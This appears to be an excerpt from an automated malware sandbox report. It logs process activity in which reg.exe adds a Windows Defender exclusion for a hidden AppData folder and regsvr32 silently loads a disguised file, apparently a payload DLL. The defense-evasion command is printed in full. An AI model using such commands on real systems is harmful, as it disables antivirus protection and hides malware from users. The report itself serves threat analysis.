Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Gurxzqhuuwqa' /d '0'
Imagebase:	0xffac0000
File size:	74752 bytes

MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 1960 Parent PID: 2424

General

Start time:	16:36:00
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xfffb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1468 Parent PID: 1960

General

Start time:	16:36:00
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0x5e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

